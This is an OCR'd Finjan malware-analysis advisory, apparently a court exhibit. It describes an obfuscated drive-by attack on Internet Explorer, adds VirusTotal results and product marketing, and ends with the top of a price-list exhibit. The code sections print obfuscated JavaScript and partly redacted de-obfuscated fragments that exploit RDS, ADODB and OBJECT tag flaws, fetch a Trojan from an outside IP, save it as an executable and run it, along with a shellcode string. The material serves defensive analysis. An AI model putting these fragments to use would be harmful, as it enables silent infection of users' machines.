
Moreover, this site keeps up-to-date with the latest vulnerabilities, often hosting zero-day exploits before they get patched. An early example is the infamous WMF vulnerability, published back in December 2005, which was used to install various types of malicious code on user machines, as cited in this article: (http://www.betanews.com/article/MS_Confirms_WMF_Flaw_Variants_Spread/1135888538?do=reply&reply_to=148177). Today, the website is using the latest web technologies, including AJAX, to propagate malicious code.

1.2 About the malicious code

It appears that malicious code is being served by the web server hosting www.iframe[REMOVED].com , IP Address 81.29.[REMOVED].160

The malicious code was detected and blocked in the wild by the Finjan Vital Security™ Web Appliance using Finjan's proactive real-time code inspection technology.

The screenshot below shows the Vital Security Web Appliance log, indicating that the malicious page was blocked using the default security policy of the product.



Finjan Vital Security™ Web Appliance log showing the malicious page was blocked

The detected malicious code was obfuscated - a technique hackers are using quite often these days to go undetected by anti-virus products. Code obfuscation was discussed in depth in Finjan's Q4/2006 Web Security Trends Report.

When decoded, the malicious code attempts to execute the following potentially malicious operations:

1. Exploit Microsoft Internet Explorer RDS vulnerability (MS06-014).
2. Use AJAX object to remotely fetch potentially malicious executable (Trojan)
3. Exploit the Microsoft Internet Explorer ADODB vulnerability to save the executable on the victim's local disk and execute it.
4. Exploit the Microsoft Internet Explorer OBJECT tag vulnerability to execute an additional malicious binary code on the victim's local disk and execute it.

EXHIBIT O
Part 2 of 2

2 Example of the potentially malicious code

The following obfuscated code example was served by the www.iframe[REMOVED].com server:

```
function v46015172ee625(v46015172eedf5){ function v46015172ef5c4 () {var v46015172efd94=16; return
v46015172efd94;} return(parseInt(v46015172eedf5,v46015172ef5c4()));}function
v46015172f0564(v46015172f0d36){ function v46015172f24a9 () {return 2;} var
v46015172f1505="";for(v46015172f1cd7=0; v46015172f1cd7<v46015172f0d36.length;
v46015172f1cd7+=v46015172f24a9()){
v46015172f1505+=(String.fromCharCode(v46015172ee625(v46015172f0d36.substr(v46015172f1cd7,
v46015172f24a9()))));}return v46015172f1505;}
document.write(v46015172f0564('3C534352495054206C616E67756167653D226A6176617363726970742 2
3E0A207661722075726C3D22687474703A2F2F38312E32392E3234312E3136302F6C61756E636865722E
7068703F7569643D3.....[REMOVED].....52657175657374486561646572286E6577204F626A65637
428292C786674293B0A7A78632E736574526571756573744865616465722286E6577204F626A6563742829
2C786674293B0A7A78632E736574526571756573744865616465722286E6577204F626A65637428292C786
674293B0A7A78632E736574526571756573744865616465722286E6577204F626A65637428292C78667429
3B0A3C2F7363726970743E'));
```

2.1 Code analysis

Following is an analysis of the malicious portions of the *de-obfuscated* code.

```
<SCRIPT language="javascript">
var url="http://81.29.[REMOVED].160/[REMOVED] ";
var obj_RDS = document.createElement('object');
obj_RDS.setAttribute('id','obj_RDS');
obj_RDS.setAttribute([REMOVED]);

[REMOVED]
```

Exploiting IE RDS vulnerability

```
if (is__obj_adodb == 1)
{
   try
   {
         var obj_ShellApp = [REMOVED]CreateObject("Shell[REMOVED]");
         var obj_msxml2 = new ActiveXObject("msxml2.XMLHTTP");
         obj_msxml2.open("GET",url,false);
         obj_msxml2.send();

         [REMOVED]
```

AJAX based request

```
var fn = "C:\\autoexec.exe";
obj_.SaveToFile(fn,2);
obj_.close();
obj_ShellApp.ShellExecute(fn);
```

Save and execute the fetched Trojan

```
qwerty = unescape("%u9090%u9090%[REMOVED]
%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3
af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb%u64ef%ub903%u6187%ue1a1%u0703
%uef11%uefef%uaa66%ub9eb%u7787%u6511%u [REMOVED] ua0a2%uefa1");
```

Escaped code in obfuscated code…

```
[REMOVED]
zxc.open(new Object(),new Object(),new Object(),new Object() [REMOVED]);
zxc.setRequestHeader(new Object(),'.....');
```

Exploiting IE OBJECT tag vulnerability

```
[REMOVED]
</script>
```


As can be seen, this attack vector is highly malicious and is carried out without any intervention by the user.

2.2 Do other web security products block this potentially malicious code?

In order to examine the differences between web security products in terms of their effectiveness in detecting malicious code, Finjan posted the obfuscated code on an online web security benchmark site, VirusTotal.com

On March 21, 2007, we posted the code on www.virustotal.com

Virustotal.com benchmarked the code against 32 well-known web security products. The results, as obtained independently by VirusTotal (and not independently verified by Finjan), are republished in their entirety below:



Browse... Send

Complete scanning result of "1.txt", received in VirusTotal at 03.21.2007, 08:47:45 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AhnLab-V3	2007.3.21.1	03.21.2007	no virus found
AntiVir	7.3.1.44	03.21.2007	no virus found
Authentium	4.93.8	03.20.2007	no virus found
Avast	4.7.936.0	03.20.2007	no virus found
AVG	7.5.0.447	03.20.2007	no virus found
BitDefender	7.2	03.21.2007	no virus found
CAT-QuickHeal	9.00	03.20.2007	no virus found
ClamAV	devel-20070312	03.21.2007	no virus found
DrWeb	4.33	03.20.2007	no virus found
eSafe	7.0.14.0	03.20.2007	no virus found
eTrust-Vet	30.6.3497	03.21.2007	no virus found
Ewido	4.0	03.20.2007	no virus found
FileAdvisor	1	03.21.2007	no virus found
Fortinet	2.85.0.0	03.21.2007	no virus found
F-Prot	4.3.1.45	03.20.2007	no virus found
F-Secure	6.70.13030.0	03.21.2007	no virus found
Ikarus	T3.1.1.3	03.21.2007	no virus found
Kaspersky	4.0.2.24	03.21.2007	no virus found
McAfee	4988	03.20.2007	no virus found
Microsoft	1.2306	03.21.2007	no virus found
NOD32v2	2130	03.21.2007	no virus found
Norman	5.80.02	03.20.2007	no virus found
Panda	9.0.0.4	03.20.2007	no virus found
Prevx1	V2	03.21.2007	no virus found
Sophos	4.15.0	03.13.2007	no virus found
Sunbelt	2.2.907.0	03.16.2007	no virus found
Symantec	10	03.21.2007	no virus found
TheHacker	6.1.6.078	03.20.2007	no virus found
UNA	1.83	03.16.2007	no virus found
VBA32	3.11.2	03.19.2007	no virus found
VirusBuster	4.3.7:9	03.20.2007	no virus found
Webwasher-Gateway	6.0.1	03.21.2007	no virus found

Aditional Information
File size: 8544 bytes
MD5: de1fc515f215d3eea6e71e79435c0632
SHA1: 46278f2e98ae8f45a3307b368ce0b45338f2d748

As the screenshot above indicates, the entire list of products **failed to detect** the code as malicious and as a result **did not block** it – meaning that businesses were still at risk. The hackers managed to bypass their signatures using a simple code obfuscation technique.

Finjan's Vital Security Web appliance is the ONLY product that managed to proactively detect and block the code without any product update or signature.

3 Conclusion

The way to detect modern malicious code is to be able to understand what the code intends to do, before it does it. As website content is becoming more volatile, and domain names can be set up for brief periods of time, the task of "keeping track" of the malicious content on the WWW is becoming ever more difficult. Attempts to pattern malicious code and create signatures, or to categorize known malicious sites, are clearly insufficient when it comes to providing adequate protection to today's dynamic web threats.

The threat is real. The threat is already in use in the wild. The people who are writing it are focusing on code that cannot be detected by the traditional security technologies like anti-virus, URL filtering or reputation-based services.

Finjan's behavior-based web security solutions achieve the highest rate of malicious code detection, by analyzing each and every piece of web content in real-time, regardless of its original source. This is the only type of solution capable of identifying the true intent of the code and blocking it before it executes on the end user machine.


Finjan proactively detects and blocks Web 2.0 and AJAX exploits, obfuscated code, and other dynamic web-based threats which go undetected by traditional reactive signature-based and URL Filtering solutions.


4 About MCRC

Malicious Code Research Center (MCRC) is the leading research department at Finjan, dedicated to the research and detection of security vulnerabilities in Internet and email applications as well as other popular applications. MCRC's goal is to continue to be steps ahead of hackers attempting to exploit open platforms and technologies to develop malicious code such as Spyware, Trojans, Phishing attacks, worm and viruses. MCRC researchers work with the world's leading software vendors to help patch their security holes, as well as contribute to the development of next generation defense tools for Finjan's proactive secure content management solutions. For more information, visit our MCRC subsite.


EXHIBIT P


Microsoft Excel - objects-finjan_pricelist_distributor_june2007_apac
File Edit View Insert Format Tools Data Window Help
Type a question for help
Arial
10
P1
uplift sub
finjan
Vital Security
securing your web
Finjan Price List
Menu
Click anywhere to open the price list.
Small & Medium-Sized Business Solutions
Enterprise Solutions
Large Enterprise Solutions
NG-1000
NG-5000
NG-6000
NG-8000
Price List - Main
Ready
NUM

